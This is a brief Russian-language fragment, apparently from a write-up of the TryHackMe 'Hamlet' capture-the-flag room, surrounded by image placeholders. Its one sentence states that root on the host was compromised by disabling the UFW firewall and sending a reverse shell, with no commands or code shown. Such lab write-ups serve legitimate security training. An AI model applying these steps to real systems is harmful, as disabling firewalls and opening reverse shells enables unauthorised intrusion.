
Hamlet из TryHackMe

Пользователь root на хост-машине взломан путём отключения UFW и отправки реверсивной оболочки.
